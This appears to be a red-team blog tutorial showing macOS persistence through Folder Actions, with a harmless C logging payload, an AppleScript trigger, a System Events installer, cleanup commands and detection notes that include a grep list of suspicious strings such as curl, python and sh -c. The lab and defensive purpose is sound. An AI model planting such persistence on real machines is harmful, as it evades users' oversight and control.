MacOS malware persistence 12: Folder Actions. Simple AppleScript and C example
﷽
Hello, cybersecurity enthusiasts and white hackers!

Continuing the macOS malware persistence series. In previous parts we already looked at LaunchAgents, shell environment hijacking, dylib hijacking, Login Items, cron, PAM modules, re-opened applications, periodic, emond, caffeinate, and osascript. Today we look at another old but still interesting macOS-native mechanism: Folder Actions.
This post is based on my macOS Monterey and Sonoma lab idea. Everything here is done in a safe virtual machine. The “malware” is not real malware: it does not steal anything, does not connect to the network, and does not execute shellcode. It only writes proof of execution and basic system information to /tmp/meow.txt.
Folder Actions
Folder Actions is a macOS automation feature that allows an AppleScript to be attached to a folder. When something happens to that folder, the system runs the attached script. The most useful event for our lab is:

on adding folder items to this_folder after receiving added_items
This handler is triggered when new files are added to a watched folder. For normal users this is useful for workflows like “resize every image dropped into this folder” or “sort downloaded files”. For red team labs it is also an interesting persistence primitive: the code does not run continuously, it wakes up only when the user or another process drops a file into a watched directory.
This is not the same as LaunchAgents. A LaunchAgent starts at login. A Folder Action is event-driven. It survives across logins because the association is stored in the user’s automation settings, but the payload runs only when the watched folder receives new files.
Good lab folders:
~/Downloads
~/Desktop
~/meow-lab
For this post I use a dedicated folder:

mkdir -p ~/meow-lab
practical example
First, let’s write a safe C payload. It accepts the watched folder path and the added file paths as command-line arguments, then appends everything to /tmp/meow.txt. This gives us proof that the Folder Action really launched our binary and passed the file list correctly (hack.c):
/*
 * hack.c
 * macOS Folder Actions persistence PoC
 * author: @cocomelonc
 * https://cocomelonc.github.io/macos/2026/06/23/mac-malware-persistence-12.html
 */
#include <stdio.h>
#include <unistd.h>
#include <time.h>
#include <sys/utsname.h>

int main(int argc, char *argv[]) {
  const char *log_path = "/tmp/meow.txt";
  struct utsname u;
  FILE *f = fopen(log_path, "a");

  if (!f) {
    return 1;
  }

  time_t now = time(NULL);
  fprintf(f, "[=^..^=] meow! Folder Action persistence triggered.\n");
  fprintf(f, "timestamp: %s", ctime(&now));
  fprintf(f, "pid: %d, uid: %d, ppid: %d\n",
          (int)getpid(), (int)getuid(), (int)getppid());

  if (uname(&u) == 0) {
    fprintf(f, "system: %s %s %s %s\n",
            u.sysname, u.release, u.machine, u.version);
  }

  if (argc > 1) {
    fprintf(f, "watched folder: %s\n", argv[1]);
  }

  if (argc > 2) {
    fprintf(f, "added items:\n");
    for (int i = 2; i < argc; i++) {
      fprintf(f, "  - %s\n", argv[i]);
    }
  } else {
    fprintf(f, "added items: none passed\n");
  }

  fprintf(f, "-------------------------------------\n");
  fclose(f);
  return 0;
}

Compile it into a neutral lab location:
clang -Wall -Wextra -O2 -o /Users/Shared/meow hack.c
chmod +x /Users/Shared/meow
Before touching Folder Actions, test the payload directly:
/Users/Shared/meow "$HOME/meow-lab" "$HOME/meow-lab/manual-test.txt"
cat /tmp/meow.txt

If this direct test prints a new block in /tmp/meow.txt, the C part is correct. Now we need an AppleScript wrapper that macOS can run when a file is added to the watched folder.
AppleScript trigger
Folder Actions run AppleScript handlers. The handler receives two values:
this_folder - the folder that triggered the action.
added_items - a list of files that were added.
We convert both values to POSIX paths and pass them to /Users/Shared/meow. The quoting is important: folder and file names can contain spaces (meow.applescript):
(*
 * meow.applescript
 * Folder Actions trigger for safe macOS persistence lab
 * author: @cocomelonc
 *)

on adding folder items to this_folder after receiving added_items
  set watched_path to POSIX path of this_folder
  set cmd to quoted form of "/Users/Shared/meow" & " " & quoted form of watched_path

  repeat with f in added_items
    set item_path to POSIX path of f
    set cmd to cmd & " " & quoted form of item_path
  end repeat

  do shell script cmd
end adding folder items to

Compile the AppleScript into a .scpt file in the standard user’s Folder Action scripts directory:
mkdir -p "$HOME/Library/Scripts/Folder Action Scripts"

osacompile -o "$HOME/Library/Scripts/Folder Action Scripts/meow.scpt" meow.applescript
We can prove the script compiles and can be decompiled:
osadecompile "$HOME/Library/Scripts/Folder Action Scripts/meow.scpt"

This is also useful for blue team work: compiled .scpt files are not magic. You can inspect them with osadecompile and search for suspicious strings like do shell script, /Users/Shared, /tmp, curl, osascript, python, sh -c, and so on.
demo 1: GUI way
The most reliable way to attach a Folder Action in a lab is the normal macOS GUI. This is the same mechanism a legitimate user would use:
open ~/meow-lab
open "$HOME/Library/Scripts/Folder Action Scripts"


Then right-click the folder ~/meow-lab in Finder, choose Services -> Folder Actions Setup...:

enable Folder Actions if macOS asks:

select meow.scpt:

confirm that ~/meow-lab has the script attached:
Now drop a file into the watched folder:
echo "hello-world" > ~/meow-lab/hello-world.txt
sleep 2

cat /tmp/meow.txt

As you can see, the Folder Action fired and /Users/Shared/meow wrote proof of execution into /tmp/meow.txt. The log also contains the path of the watched folder and the file that triggered the action. =^..^=
This is the key proof that the technique works:
Folder event -> AppleScript handler -> do shell script -> /Users/Shared/meow -> /tmp/meow.txt
demo 2: command line registration
For a more repeatable lab we can register the Folder Action with osascript and System Events. This still may prompt for Automation permissions on modern macOS, because Apple correctly protects apps that control other apps. In a VM lab this is fine: approve it once and continue.
install.applescript:
(*
 * install.applescript
 * Attach meow.scpt to ~/meow-lab
 *)

set watched_path to POSIX path of (path to home folder) & "meow-lab"
set script_path to POSIX path of (path to home folder) & "Library/Scripts/Folder Action Scripts/meow.scpt"
set watched_folder to POSIX file watched_path as alias
set action_script to POSIX file script_path as alias

tell application "System Events"
  set folder actions enabled to true
  attach action to watched_folder using action_script
end tell
Run:
osascript install.applescript

If macOS shows an Automation prompt, allow Terminal or iTerm to control System Events. This is expected on Monterey and Sonoma. Without that permission, the script cannot modify Folder Actions settings.
Trigger again:
date > ~/meow-lab/date-test.txt
sleep 2
tail -n 20 /tmp/meow.txt


In my lab logic this proves three things:
The .scpt is registered to the watched folder.
The adding folder items handler receives the newly created file.
The AppleScript command line is correctly quoted because the file path is passed to the C payload and logged.
As you can see, everything works perfectly as expected! =^..^=
demo 3: spaces in paths
Quoting bugs are common in AppleScript persistence PoCs. Let’s test a filename with spaces:
echo "meow" > "$HOME/meow-lab/file with spaces.txt"
sleep 2
tail -n 20 /tmp/meow.txt

If the code is wrong, do shell script will split the filename into several arguments. Our C payload makes this easy to see because it prints every argument under added items. With quoted form of item_path, the file path stays one argument.
In my VM not works.
Folder Actions are not a removed legacy daemon like emond, and not a deprecated scheduler trick like periodic. They are still part of macOS automation workflows. This concept works in Monterey and Sonoma, but modern macOS may ask for privacy/automation approval when you register actions through System Events.
Check OS version:
sw_vers

Check the AppleScript tools:
which osacompile
which osadecompile
which osascript

As you can see, in this Folder Actions persistence concept the payload does not need root, does not need special entitlements, and does not need network access. It only runs in the user’s context when the folder event happens.
cleanup
For the purity of experiment, remove the Folder Action association and the test files. GUI cleanup is simple: open Folder Actions Setup..., select the watched folder, remove meow.scpt, and disable Folder Actions if you do not need them.
For command line cleanup, try this AppleScript (uninstall.applescript):
(*
 * uninstall.applescript
 * Remove meow.scpt from ~/meow-lab Folder Actions
 *)

set watched_path to POSIX path of (path to home folder) & "meow-lab"
set script_path to POSIX path of (path to home folder) & "Library/Scripts/Folder Action Scripts/meow.scpt"
set watched_folder to POSIX file watched_path as alias
set action_script to POSIX file script_path as alias

tell application "System Events"
  detach action from watched_folder using action_script
end tell
Run:
osascript uninstall.applescript
rm -f "$HOME/Library/Scripts/Folder Action Scripts/meow.scpt"
rm -f /Users/Shared/meow
rm -rf "$HOME/meow-lab"
rm -f /tmp/meow.txt


If detach action fails because the object name differs in your macOS build, use the GUI cleanup. This is normal for AppleScript dictionaries: the user-facing Folder Actions Setup app is often more reliable than automating the configuration database directly.
detection notes
This technique is interesting for Blue Team because it creates a small number of high-signal artifacts. Later, in the threat hunting series, I will return to this and write a proper detection post. For now, these are the main places to look:
ls -la "$HOME/Library/Scripts/Folder Action Scripts"
Decompile scripts:
for f in "$HOME/Library/Scripts/Folder Action Scripts/"*.scpt; do
  echo "===== $f ====="
  osadecompile "$f"
done
Search for suspicious AppleScript commands:
osadecompile "$HOME/Library/Scripts/Folder Action Scripts/meow.scpt" | \
  egrep -i 'do shell script|/Users/Shared|/tmp|curl|python|osascript|sh -c|base64'
The most important hunting ideas:
do shell script inside Folder Action scripts is suspicious if the script was not deployed by IT or a known automation workflow.
/Users/Shared, /tmp, hidden paths, or random binary names are high-signal indicators.
New .scpt files in ~/Library/Scripts/Folder Action Scripts/ should be monitored with file integrity monitoring.
